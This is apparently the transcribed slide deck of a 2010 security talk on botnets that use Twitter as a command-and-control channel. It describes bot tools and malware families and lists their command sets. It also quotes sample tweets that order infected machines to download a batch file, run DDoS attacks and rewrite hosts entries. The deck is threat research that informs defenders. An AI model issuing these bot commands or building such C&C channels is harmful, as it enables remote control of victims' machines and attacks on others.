Your Tweet Is My Command

Twitter as Botnet C&C

PinoyGreyhat

October 23, 2010


Background

Social networks == $$$

Background

- Samy Worm -> MySpace
- Mikeyy -> Twitter
- Clickjacking (“LIKE”- jacking) -> Facebook

Twitter as Botnet C&C



Twitter Bots

- Realboy
  - http://ca.olin.edu/2008/realboy/
  - Imitates behavior of an ordinary Twitter user

Realboy
believable twitter bots

Twitter Bots

- Notabot
  - http://sourceforge.net/projects/socnetbots/
  - Automates sending of
    - Re-tweets
    - Random tweets


Twitter as Botnet C&C

- TwitterBot a.k.a. KreiosC2
  - posted in PaulDotCom mailing list (April 17, 2009)
  - presented in Defcon17 (July 30–August 2, 2009)
  - using Twitter as C&C channel
  - now version 3*

- Reference:
  - *http://www.digininja.org/kreiosc2/*
  - *http://www.darkreading.com/blog/archives/2009/04/botnets_coming.html*

Twitter as Botnet C&C

- Why Twitter?
  - Freely available C&C infrastructure
  - Hide activities in large volume of tweets
  - Allowed to pass in firewall




Twitter as Botnet C&C

- Brazen bot
  - Banker malware
  - Discovered to use Twitter as C&C
  - August 13, 2009


Source: http://asert.arbornetworks.com/2009/08/twitter-based-botnet-command-channel/

Twitter as Botnet C&C

- TROJ_TWEBOT.BLD
  - DIY Twitter botnet builder discovered
  - Build a Twitter bot with a single mouse click
  - May 13, 2010



Twitter as Botnet C&C



Twitter as Botnet C&C

- TROJ_TWEBOT commands
  - .VISIT*<link>*
    - Ex.: .VISIT*http://www.pinoygreyhat.org*
  - .DDOS*<ip>*<port>
  - .SAY*
  - .DOWNLOAD*<link>*
  - .STOP
  - .REMOVEALL

Twitter as Botnet C&C

- WORM_TWITBOT.A
  - Mehika Twitter botnet
  - Coded in PHP
  - Used bcompiler to embed the PHP code converted to byte code instructions in an EXE file
  - September 13, 2010

Twitter as Botnet C&C

- MEHIKA Bot commands
  - ADDHOST
  - NEWHOST
  - RESTARHOST
  - VISITED
  - MSN
  - DOWNLOAD
  - HOMEPAGE
  - SENDMAIL

Twitter as Botnet C&C

[redacted] **Download tttp://localhost/wahooka.bat**
quinta-feira, 15 de julho de 2010 01:09

[redacted] Download tttp://localhost/wahooka.bat

[redacted] **Msn texto a propagar de wahooka**
quinta-feira, 15 de julho de 2010 01:07

[redacted] Msn texto a propagar de wahooka

[redacted] **Visited tttp://www.wahooka.com/**
quinta-feira, 15 de julho de 2010 01:06

[redacted] Visited tttp://www.wahooka.com/

Twitter as Botnet C&C

AddHost 127.0.0.1 wahooka.com
quinta-feira, 15 de julho de 2010 01:03

AddHost 127.0.0.1 wahooka.com

NewHost 127.0.0.1 probandobotnet.com
quinta-feira, 15 de julho de 2010 01:04

NewHost 127.0.0.1 probandobotnet.com

RestarHost
quinta-feira, 15 de julho de 2010 01:05

RestarHost

Bot Concealment Challenges

- Single point of failure when using a single Twitter C&C account
- Twitter can profile and match BOT commands and drop them

Proof-of-Concept Demo

Conclusions